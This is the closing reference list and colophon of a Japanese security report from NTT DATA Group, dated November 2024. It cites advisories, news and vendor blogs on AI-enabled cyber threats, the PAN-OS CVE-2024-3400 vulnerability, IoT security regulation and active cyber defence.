- [38] A. Culafi, “Zenity CTO on dangers of Microsoft Copilot prompt injections,” 8 8 2024. [オンライン]. Available: <https://www.techtarget.com/searchsecurity/news/366602358/Zenity-CTO-on-dangers-of-Microsoft-Copilot-prompt-injections>.
- [39] 独立行政法人情報処理推進機構, “IPAテクニカルウォッチ「米国におけるAIのセキュリティ脅威・リスクの認知調査レポート」,” 30 5 2024. [オンライン]. Available: <https://www.ipa.go.jp/security/reports/technicalwatch/20240530.html>.
- [40] i. Proofpoint, “攻撃グループ「TA547」： AIとRhadamanthysスティーラーを用いてドイツの組織を狙う,” Proofpoint, Inc, 11 4 2024. [オンライン]. Available: <https://www.proofpoint.com/jp/blog/threat-insight/security-brief-ta547-targets-german-organizations-rhadamanthys-stealer>.
- [41] “生成AIでランサムウェアを作成した容疑者の摘発事例を考察,” トレンドマイクロ株式会社, 2 8 2024. [オンライン]. Available: https://www.trendmicro.com/ja_jp/jp-security/24/e/breaking-securitynews-20240529-02.html.
- [42] “生成AIの悪用で進化するサイバー攻撃に対処するために必要なこととは?,” Cybereason Inc, 25 7 2024. [オンライン]. Available: <https://www.cybereason.co.jp/blog/cyberattack/12253/>.

- [43] “ChatGPTによるマルウェア自動作成の可能性と制約を分析,” トレンドマイクロ株式会社, 20 12 2023. [オンライン]. Available: https://www.trendmicro.com/ja_jp/research/23/1/a-closer-look-at-chatgpt-s-role-in-automated-malware-creation.html.
- [44] R. Insight, “AIで進化するサイバー脅威インテリジェンス：最新動向と成功事例,” Reinforz, Inc, 2 8 2024. [オンライン]. Available: <https://reinforz.co.jp/bizmedia/52223/>.
- [45] 日本電気株式会社, “NEC、サイバーセキュリティ分野においてLLMを組み込んだシステムを開発し社内で実践,” 日本電気株式会社, 15 12 2023. [オンライン]. Available: https://jpn.nec.com/press/202312/20231215_01.html.
- [46] I. Palo Alto Networks, “AIによるサイバーセキュリティの新時代: 2024年の予測,” Palo Alto Networks, Inc, [オンライン]. Available: <https://www.paloaltonetworks.jp/cybersecurity-perspectives/a-new-era-of-cybersecurity-with-ai#>.
- [47] “生成AIによる脅威増とEDRによる運用の限界、これらの課題を解決するエムオーテックス製品の魅力とは,” 株式会社 翔泳社, 8 11 2023. [オンライン]. Available: <https://enterprisezine.jp/article/detail/18536>.
- [48] 日経クロステック, “「CFF」でマルウェア解析を妨害,” 株式会社 日経BP, 5 7 2022. [オンライン]. Available: <https://xtech.nikkei.com/atcl/nxt/mag/nnw/18/111900071/062000033/>.
- [49] S. NEWS, “Emotet が用いる難読化手法「制御フロー平坦化」を解き明かす,” SOPHOS, 4 5 2022. [オンライン]. Available: <https://news.sophos.com/ja-jp/2022/05/04/attacking-emotets-control-flow-flattening-jp/>.
- [50] I. Swimlane, “Swimlane Sets New SecOps Paradigm with Hero AI and the World’s First Ultra-Simple Automation Builder,” Swimlane, 17 1 2024. [オンライン]. Available: <https://swimlane.com/news/swimlane-sets-new-secops-paradigm/>.
- [51] トレンドマイクロ株式会社, “2024年に生成AIがサイバーセキュリティにもたらす影響,” トレンドマイクロ株式会社, 8 4 2024. [オンライン]. Available: https://www.trendmicro.com/ja_jp/jp-security/24/d/generative-ai-cybersecurity-2024.html#5.
- [52] 株式会社NTTデータグループ, “グローバルセキュリティ動向四半期レポート,” 19 6 2024. [オンライン]. Available: https://www.nttdata.com/global/ja/-/media/nttdatajapan/files/services/security/nttdata_fy2023_3q_securityreport.pdf?rev=68e871cda7664d0992ec9a1e6388bc58.

- [53] 独立行政法人情報処理推進機構, “情報セキュリティ10大脅威 2024,” 24 1 2024. [オンライン]. Available: <https://www.ipa.go.jp/security/10threats/10threats2024.html>.
- [54] Palo Alto Networks, Inc, “CVE-2024-3400 PAN-OS: Arbitrary File Creation Leads to OS Command Injection Vulnerability in GlobalProtect,” 12 4 2024. [オンライン]. Available: <https://security.paloaltonetworks.com/CVE-2024-3400>.
- [55] 一般社団法人JPCERTコーディネーションセンター, “Palo Alto Networks社製PAN-OS GlobalProtectのOSコマンドインジェクションの脆弱性 (CVE-2024-3400) に関する注意喚起,” 13 4 2024. [オンライン]. Available: <https://www.jpccert.or.jp/at/2024/at240009.html>.
- [56] watchTowr Labs, “Palo Alto - Putting The Protecc In GlobalProtect (CVE-2024-3400),” 16 4 2024. [オンライン]. Available: <https://labs.watchtowr.com/palo-alto-putting-the-protecc-in-globalprotect-cve-2024-3400/>.
- [57] Volexity Threat Research, “Zero-Day Exploitation of Unauthenticated Remote Code Execution Vulnerability in GlobalProtect (CVE-2024-3400),” 12 4 2024. [オンライン]. Available: <https://www.volexity.com/blog/2024/04/12/zero-day-exploitation-of-unauthenticated-remote-code-execution-vulnerability-in-globalprotect-cve-2024-3400/>.
- [58] CISA.gov, “Palo Alto Networks Releases Guidance for Vulnerability in PAN-OS, CVE-2024-3400,” 12 4 2024. [オンライン]. Available: <https://www.cisa.gov/news-events/alerts/2024/04/12/palo-alto-networks-releases-guidance-vulnerability-pan-os-cve-2024-3400>.
- [59] 独立行政法人情報処理推進機構, “IoT製品に対するセキュリティ要件適合評価・ラベリング制度を開始します,” 30 9 2024. [オンライン]. Available: <https://www.ipa.go.jp/pressrelease/2024/press20240930.html>.
- [60] TUV Rheinland Japan, “サイバーレジリエンス法 CRA－10月10日欧州評議会採択、数ヵ月以内に新規制発効予定,” 16 10 2024. [オンライン]. Available: <https://insights.tuv.com/jpblog/industry2024005>.
- [61] Congress.gov, “H.R.1668 - IoT Cybersecurity Improvement Act of 2020,” 4 12 2020. [オンライン]. Available: <https://www.congress.gov/bill/116th-congress/house-bill/1668>.
- [62] Palo Alto Networks, Inc, “IoTデバイスにもゼロトラストを導入する4つのベストプラクティス,” 7 9 2020. [オンライン]. Available: <https://www.paloaltonetworks.com/blog/2020/09/zero-trust-for-iot/?lang=ja>.

- [63] “能動的サイバー防御とは？日本でも必要性が高まる理由を解説,” Trend Micro, 9 10 2024. [オンライン]. Available: https://www.trendmicro.com/ja_jp/jp-security/24/j/expertview-20241009-01.html.
- [64] 株式会社 JIRAN JAPAN, “「能動的サイバー防御」の企業への影響は？ ～知っておきたいセキュリティ政策の転換～,” 24 7 2024. [オンライン]. Available: <https://jiran.jp/%E3%80%8C%E8%83%BD%E5%8B%95%E7%9A%84%E3%82%B5%E3%82%A4%E3%83%90%E3%83%BC%E9%98%B2%E5%BE%A1%E3%80%8D%E3%81%AE%E4%BC%81%E6%A5%AD%E3%81%B8%E3%81%AE%E5%BD%B1%E9%9F%BF%E3%81%AF%EF%BC%9F-%EF%BD%9E%E7%9F%A5/>.
- [65] 独立行政法人情報処理推進機構, “IPAサポート詐欺レポート 2024,” 1 8 2024. [オンライン]. Available: https://www.ipa.go.jp/security/anshin/measures/f55m8k00000047km-att/supportscam_report2024.pdf.
-



2024年11月27日発行

(執筆) 浦邊 郁実 / 銭 琳 / 鳥山 歩生 / 菊地 美紀子 / 寺師 悠平 / 田中 稜太郎
(編集者) 大嶋 真一 / 大谷 尚通
大山 千尋 / 渡邊 都代史 / 大久保 佐太郎 / 宮崎 大輔 / 澤田 貴順

株式会社NTTデータグループ C&I技術部 情報セキュリティ推進室
nttdata-cert@kits.nttdata.co.jp

© 2024 NTT DATA Group Corporation / NTT DATA Japan Corporation